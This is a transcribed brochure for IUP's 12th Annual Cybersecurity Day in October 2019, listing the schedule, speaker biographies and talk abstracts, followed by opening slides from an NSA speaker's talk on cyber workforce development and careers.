


INFORMATION

The 12th Annual

Cybersecurity Day at IUP

October 29, 2019
TIME: 9:00 A.M. — 4:00 P.M.

OHIO—HUB (319 Pratt Drive, Indiana PA 15705)

Featuring:

A Number of Nationally Recognized Security Experts from Academia, Industry, and Government

For More Information,
Please visit the Institute for Cybersecurity Site:


http://www.iup.edu/cybersecurity/

Open to all IUP members, the public, community colleges and neighboring universities

IUP

BIO INFO CONTINUED

Dr. Joel Michael Schwarz, Director of BSA's Global Internet Enforcement Program



Joel Schwarz oversees BSA's Global Internet Enforcement program, designed to monitor and combat Internet-facilitated software infringement via multiple online channels. Schwarz is also responsible for overseeing BSA's data analytic efforts worldwide and is a member of BSA's Global Data Protection Steering Committee, responsible for ensuring compliance with BSA's privacy principles and policies. Concurrent with his work at BSA, Schwarz is also an adjunct professor at Albany Law School, where he developed and now teaches graduate-level courses on cybercrime, cybersecurity and privacy.

Schwarz previously served as the National Counterterrorism Center's (NCTC) 1st Civil Liberties and Privacy Officer, standing up and overseeing the NCTC Civil Liberties and Privacy Office. Given his experience with standing up a privacy office within NCTC, Schwarz was also selected to help standup the Office of the Director of National Intelligence's (ODNI) Cyber Threat Intelligence Integration Center (CTIIC), established by Presidential Memorandum in February 2015 as the federal lead for all intelligence support in response to significant cyber incidents.

Before joining the ODNI, Schwarz was an attorney with the United States Department of Justice's Computer Crime and Intellectual Property Section (CCIPS), prosecuting cases involving the use of the Internet, and providing Internet investigative/prosecution training and technical assistance to governments and law enforcement around the world. Prior to the Justice Department, Schwarz worked as counsel on E-Commerce for MetLife, and served as the New York State Attorney General's special counsel for Internet Matters, and assistant attorney general with the Attorney General's Internet Bureau.

For more information about Cybersecurity Day at IUP, please contact Dr. Waleed Farag, Director, Institute for Cybersecurity, at farag@iup.edu, 724-357-7995.

GUEST SPEAKERS TITLES AND ABSTRACTS

Dr. Bryant Wysocki, Senior Level executive, Technical Advisor for C4I and Cyber Systems for the Air Force and Associate Director, Information Directorate, Air Force Research Laboratory, Rome, NY

Title: Cyber Science in an Exponentially Changing World

Abstract: Today's rate of technology advancement and fast capability adoption raises new challenges in security and assurance. This talk examines the challenges associated with rapid government deployment of emerging technologies and considers alternatives to current acquisition methods. The material also includes a brief overview of the Air Force Research laboratory, Information Directorate, and highlights technical opportunity areas for university partners.

Dr. Joel Michael Schwarz, Director of BSA's Global Internet Enforcement program

Title: Is IoT Safe for Me?

Abstract: Everything from connected refrigerators, to cars, to thermostats and even light bulbs, can, and has been, connected to the Internet. But with that convenience comes a cost in terms of vulnerabilities; not only because the Internet always adds a new threat vector, but also due to some of the unique characteristics of IoT devices. We'll begin this talk by discussing some of the inherent vulnerabilities of IoT devices, after which we'll pivot to some of the unique issues implicated by the sensitive types of records collected by IoT devices, and how they are being sought today for use in criminal prosecutions. To better understand the legal context under which access to these records is being sought, we'll also spend a bit of time exploring the 4th Amendment right to a "Reasonable Expectation of Privacy," and how that comes up in the context of law enforcement access to IoT records (from your pacemaker, Amazon echo device, etc.). Finally, we'll delve into an interesting and evolving area of technology—specifically, data collected by cars at the time of a crash, usually by an airbag deployment type system—which has led to a split of opinion between the state courts that have considered this question to date, after which we'll explore together the ways that the 4th amendment might apply in those types of cases going forward.

Mr. Brian Gouker, Division Chief in the National Security Agency's College of Cyber

Title: Cyber Career Opportunities

Abstract: There are vacant cyber jobs open in the United States today. Both the federal government and private industry are aggressively hiring. Cyber and cyber security has entered the mainstream and industries such as health care, finance, manufacturing and retail all hire cyber security professionals to protect valuable information from cyber breaches. This presentation will discuss cyber opportunities at the National Security Agency, the federal government, and private industry.

Dr. Guido Cervone, Associate Director of the Institute for CyberScience and Professor of Geoinformatics at Pennsylvania State University.

Title: CyberScience and Geoinformatics for Target Detection

Abstract: This talk will focus on CyberScience as a new fundamental paradigm for the science enterprise. It will present the Institute for CyberScience at the Pennsylvania State University, discussing the importance of the computational cyberinfrastructure and some selected Earth science applications. The main emphasis will be on numerical modeling at scale and the analysis of large remote sensing data.

Mr. Kyle Crain, Information Security Architect at the Pennsylvania State University

Title: Cybersecurity in High Education: Securing Data In an Unsecured Environment

Abstract: Higher Education is a unique and challenging place for the cybersecurity field. Working in this environment poses many unique obstacles vs. being a cybersecurity practitioner in the corporate world. In this session I will give an overview of what a cybersecurity team at a leading research institution looks like and discuss the strategies and initiatives we use on a daily basis to secure sensitive data being generated by our researchers. I will present some attack trends and statistics and talk about why a large campus is like a bustling city, chalk full of all kinds of data that attackers try to exfiltrate on a daily basis. We will draw comparisons and contrast how security is implemented in higher education vs. corporate entities to help you gain some insight as to how different sectors require different skill sets. I will also discuss different career paths to landing a career in this exciting, dynamic, and in-demand field.

THE 12TH ANNUAL

CYBERSECURITY DAY AT IUP

OCTOBER 29, 2019

OHIO HUB

IUP MAIN CAMPUS


IUP

CYBERSECURITY DAY AT IUP

TIME SLOT	SPEAKER	TOPIC TITLE
9:00 - 9:10	Dr. Waleed Farag, Director, Institute for Cybersecurity at IUP and Professor of Computer Science	*Opening Remarks (Event history, ICS work and recent achievements, and logistics*
9:10 - 9:20	Dr. Tim Moerland, IUP's Provost and Vice President for Academic Affairs	*Provost's Remarks*
9:20 - 9:30	Dr. Francisco E. Alarcón, Chair, Department of Mathematical and Computer Sciences	*Chair's Remarks*
9:30 - 10:20	Dr. Bryant Wysocki, Senior Level Executive, Technical Advisor for C4I and Cyber Systems for the Air Force and Associate Director, Information Directorate, Air Force Research Laboratory	*Cyber Science in an Exponentially Changing World*
10:20 - 10:35	AM Break	
10:35 - 11:25	Dr. Joel Michael Schwarz, Director of BSA's Global Internet Enforcement program.	*Is IoT Safe for Me?*
11:25 - 12:50	Lunch Break	
12:50 - 1:00	Dr. Deanne Snavely, Dean, Kopchick College of Natural Sciences and Mathematics	*Dean's Welcome Message*
1:00 - 1:50	Mr. Brian Gouker, Division Chief in the National Security Agency's College of Cyber	*Cyber Career Opportunities*
1:50 - 2:00	PM Break	
2:00 - 2:50	Dr. Guido Cervone, Associate Director of the Institute for CyberScience and Professor of Geoinformatics, Meteorology and Atmospheric Science at the Pennsylvania State University	*CyberScience and Geoinformatics for Target Detection*
2:50 - 3:00	PM Break	
3:00 - 3:50	Mr. Kyle Crain, Information Security Architect at the Pennsylvania State University	*Cybersecurity in High Education: Securing Data In an Unsecured Environment*
3:50 - 4:00	Dr. Waleed Farag, Director, Institute for Cybersecurity at IUP	*Conclusions*

BIOGRAPHICAL INFORMATION ON GUEST SPEAKERS

Dr. Bryant Wysocki, Senior Level executive, Technical Advisor for C4I and Cyber Systems for the Air Force and Associate Director, Information Directorate, Air Force Research Laboratory, Rome, NY




Dr. Bryant Wysocki is the Technical Advisor for C4I and Cyber Systems for the Air Force and Associate Director, Information Directorate, Air Force Research Laboratory, Rome, New York. As the recognized national/international authority on C4I and cyber systems, Wysocki provides technical oversight of these areas for the Air Force and advice on C4I and cyber systems to the highest level Air Force and government officials.

Wysocki started his active duty career with the Air Force as a nuclear weapons technician in 1991 and served in numerous technical and operational positions later serving as a civilian scientist. Previously, as Information Directorate Chief Engineer, Wysocki was responsible for the development and implementation of tailored engineering policies, processes, and technical programs across the directorate's broad spectrum of information science research and development. He has a broad span of technical leadership experience with a diverse background in military operations, acquisitions, logistics, maintenance, program management, systems engineering, engineering physics, fundamental research, and technology development.

Dr. Guido Cervone, Associate Director of the Institute for CyberScience and Professor of Geoinformatics, Meteorology and Atmospheric Science at the Pennsylvania State University

Dr. Guido Cervone is Associate Director of the Institute for CyberScience and Professor of Geoinformatics, Meteorology and Atmospheric Science at the Pennsylvania State University. He also holds the appointments of Affiliate Scientist at the National Center for Atmospheric Research (NCAR). He received a Ph.D. in Computational Science and Informatics in 2005, and M.S. and B.S. in Computer Science in 2000 and 1998. His expertise is in geoinformatics, machine learning, and remote sensing, and his research focuses on the development and application of computational algorithms for the analysis of remote sensing, numerical modeling and social media spatio-temporal Big Data.

Mr. Kyle Crain, Information Security Architect at the Pennsylvania State University



Kyle Crain is the information security architect and team lead for the Consulting and Architecture group within the Office of Information Security (OIS) at Pennsylvania State University, University Park. Kyle has worked at Penn State for 11 years and has been involved with the Office of Information Security for eight years. During his time with OIS, he worked on a variety of key initiatives and services as a network security analyst and cybersecurity engineer before being named the Information Security Architect. Kyle believes in balancing security with usability to support the goals of the university and that security cannot be a one size fits all approach. He enjoys building relationships with university personnel to understand their needs and help design approaches that are both secure and allow work to continue without introducing unnecessary complexities. Currently, the key initiatives his group is responsible for include: cloud security, Authority to Operate (ATO), Office 365 data security, and design and build of secure enclave environments.

Mr. Brian Gouker, Division Chief in the National Security Agency's College of Cyber

Brian Gouker is a division chief in the National Security Agency's College of Cyber. He is responsible for several NSA and national programs. Brian directs the Centers of Academic Excellence (CAE) in Cyber Defense and Cyber Operations programs, the GenCyber K-12 cyber summer camp initiative, a highly selective NSA technical summer internship program, the DoD Cybersecurity Scholarship Program, and manages advanced cyber education programs for NSA civilians and US Cyber Command military forces. Brian is also the US government's senior representative to the NATO Multinational Cyber Defense Education and Training Project which is building the strategy for International Military Cyber workforce development.

A retired Air Force officer, Brian holds technical and advanced degrees from the University of Texas at Austin, Houston Baptist University, and the US Army War College. Brian is fluent in American Sign Language and serves as a Special Olympics kayak coach.

12th ANNUAL CYBERSECURITY DAY AT IUP

TIME SLOT	SPEAKER	TOPIC TITLE
9:00 - 9:10	Dr. Waleed Farag, Director, Institute for Cybersecurity at IUP and Professor of Computer Science	*Opening Remarks (Event history, ICS work and recent achievements, and logistics*
9:10 - 9:20	Dr. Tim Moerland, IUP's Provost and Vice President for Academic Affairs	*Provost's Remarks*
9:20 - 9:30	Dr. Francisco E. Alarcón, Chair, Department of Mathematical and Computer Sciences	*Chair's Remarks*
9:30 - 10:20	Dr. Bryant Wysocki, Senior Level Executive, Technical Advisor for C4I and Cyber Systems for the Air Force and Associate Director, Information Directorate, Air Force Research Laboratory	*Cyber Science in an Exponentially Changing World*
10:20 - 10:35	AM Break	
10:35 - 11:25	Dr. Joel Michael Schwarz, Director of BSA's Global Internet Enforcement program.	*Is IoT Safe for Me?*
11:25 - 12:50	Lunch Break	
12:50 - 1:00	Dr. Deanne Snavely, Dean, Kopchick College of Natural Sciences and Mathematics	*Dean's Welcome Message*
1:00 - 1:50	Mr. Brian Gouker, Division Chief in the National Security Agency's College of Cyber	*Cyber Career Opportunities*
1:50 - 2:00	PM Break	
2:00 - 2:50	Dr. Guido Cervone, Associate Director of the Institute for CyberScience and Professor of Geoinformatics, Meteorology and Atmospheric Science at the Pennsylvania State University	*CyberScience and Geoinformatics for Target Detection*
2:50 - 3:00	PM Break	
3:00 - 3:50	Mr. Kyle Crain, Information Security Architect at the Pennsylvania State University	*Cybersecurity in High Education: Securing Data In an Unsecured Environment*
3:50 - 4:00	Dr. Waleed Farag, Director, Institute for Cybersecurity at IUP	*Conclusions*

Cyber Career Opportunities

Brian Gouker
Indiana University of Pennsylvania

CYBERSECURITY DAY
30 October 2019

National Initiatives in Cyber Workforce Development

and Cyber Career Opportunities


Brian Gouker
College of Cyber
National Security Agency

DISCLAIMER

The views, comments and opinions presented do not represent the the National Security Agency, the Department of Defense or any branch of the U.S. government. They are solely that of the author.

Thanks,

Brian




President Obama refutes the misconception that NSA monitors US communications.

2019 Cyber Challenges …

- National-focus (not just government, DOD, NSA …)

- Educator shortage / Faculty Professional Development
- Competency measurement/metrics
- Cooperative education / Apprenticeship / Internships
- Community College to BA/BS/MS; CAE to CAE articulation
- Peer assistance and evaluation
- K-12 pipeline



Click on a state or MSA for more info

